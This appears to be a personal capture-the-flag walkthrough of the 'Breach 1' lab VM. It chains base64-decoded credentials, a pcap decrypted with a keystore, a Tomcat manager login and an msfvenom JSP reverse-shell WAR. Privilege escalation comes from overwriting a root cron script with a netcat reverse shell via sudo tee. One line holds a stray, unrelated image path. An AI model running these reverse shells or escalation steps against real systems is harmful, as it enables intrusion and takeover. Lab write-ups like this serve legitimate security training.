# Breach 1

from 192.168.110.140

📌 !------
Y0dkcFltSnZibk02WkdGdGJtbDBabVZsYkNSbmlyOWtkRzlpWldGbllXNW5KSFJo
--⟶

TOP consultants, led by Bill Lumbergh

Peter Gibbons

Samir Nagheenanajar
192.168.110.140/impresscms/user.php

`echo Y0dkcFltSnZibk02WkdGdGJtbDBabVZsYkNSbmlyOWtkRzlpWldGbllXNW5KSFJo | base64 -d | b` `ase64 -d`

**pgibbons:damnitfeel$goodtobeagang$ta**

after login >>

📌 Peter, I am not sure what this is. I saved the file here: 192.168.110.140/.keystore
Bob 192.168.110.140/impresscms/_SSL_test_phase1.pcap

Content > SSL implementation test capture


**SSL implementation test capture**

Published by Peter Gibbons on 2016/6/4 21:37:05. (0 reads)
Team - I have uploaded a pcap file of our red team's re-production of the attack. I am not sure what trickery they were using but I cannot read the file. I tried every nmap switch from my C|EH studies and just cannot figure it out. http://192.168.110.140/impresscms/_SSL_test_phase1.pcap They told me the alias, storepassword and keypassword are all set to 'tomcat'. Is that useful?? Does anyone know what this is? I guess we are securely encrypted now? -Peter p.s. I'm going fishing for the next 2 days and will not have access to email or phone.

`file Untitled.keystore`

`keytool -importkeystore -srckeystore Untitled.keystore -destkeystore test.p12 -srcstoretype JKS -deststoretype PKCS12`

`wireshark _SSL_test_phase1.pcap`




>>

dG9tY2F0OlR0XDVEOEYoIyEqdT1HKTRtN3pC

GET /_M@nag3Me/html HTTP/1.1
Host: 192.168.110.140:8443

`echo dG9tY2F0OlR0XDVEOEYoIyEqdT1HKTRtN3pC | base64 -d`

**tomcat:Tt\5D8F(#!*u=G)4m7zB**

>>with burpsuite proxy on

>> https://192.168.110.140:8443/_M@nag3Me/html
>>login with tomcat

| Server Information | | | | | |
|---|---|---|---|---|---|
| Tomcat Version | JVM Version | JVM Vendor | OS Name | OS Version | OS Architecture |
| Apache Tomcat/6.0.39 | 1.7.0_101-b00 | Oracle Corporation | Linux | 4.2.0-27-generic | amd64 |

`msfvenom -l payloads | grep java`

`msfvenom -p java/jsp_shell_reverse_tcp lhost=192.168.229.131 lport=4444 -f war > shell.war` >> for testing purpose

>>invmware  nedd to change the vmnet(a custom vmnet) for both local machine and target machine

`msfvenom -p java/jsp_shell_reverse_tcp lhost=192.168.110.128 lport=5555 -f war > shell.war`

`nc -lvnp 5555`

`python -c "import pty; pty.spawn('/bin/bash')"`

`cd/var/www/5446`

`cat 0d93f85c5061c44cdffeb8381b2772fd.php`

`mysql -u root`

show databases;

use mysql;

show tables;

select * from user;

>> **milton** | 6450d89bd3aff1d893b85d3ad65d2ec2 **>> thelaststraw**

`su milton`

`cd /home/milton`

`cat /etc/passwd`

```
milton:x:1000:1000:Milton_Waddams,,,:/home/milton:/bin/bash
tomcat6:x:104:112::/usr/share/tomcat6:/bin/false
colord:x:105:114:colord colour management daemon,,,:/var/lib/colord:/bin/false
mysql:x:106:116:MySQL Server,,,:/nonexistent:/bin/false
blumbergh:x:1001:1001:Bill Lumbergh,,,:/home/blumbergh:/bin/bash
```

>>Bill Lumbergh >> **blumbergh**

>> another terminal

> exiftool bill.png
>
> Comment : **coffeestains**

`su blumbergh`

`sudo -l`

User blumbergh may run the following commands on Breach:
(root) NOPASSWD: /usr/bin/tee /usr/share/cleanup/tidyup.sh

blumbergh@Breach:/$ `cat /usr/share/cleanup/tidyup.sh`
cat /usr/share/cleanup/tidyup.sh
#!/bin/bash

#Hacker Evasion Script
#Initech Cyber Consulting, LLC
#Peter Gibbons and Michael Bolton - 2016

#This script is set to run every 3 minutes as an additional defense measure against hackers.

```
echo "nc -nv 192.168.110.128 8888 -e /bin/bash" | sudo /usr/bin/tee /usr/share/cleanup/tidyup.sh
```

```
nc -lvnp 8888
```

```
cd /root >> ls
```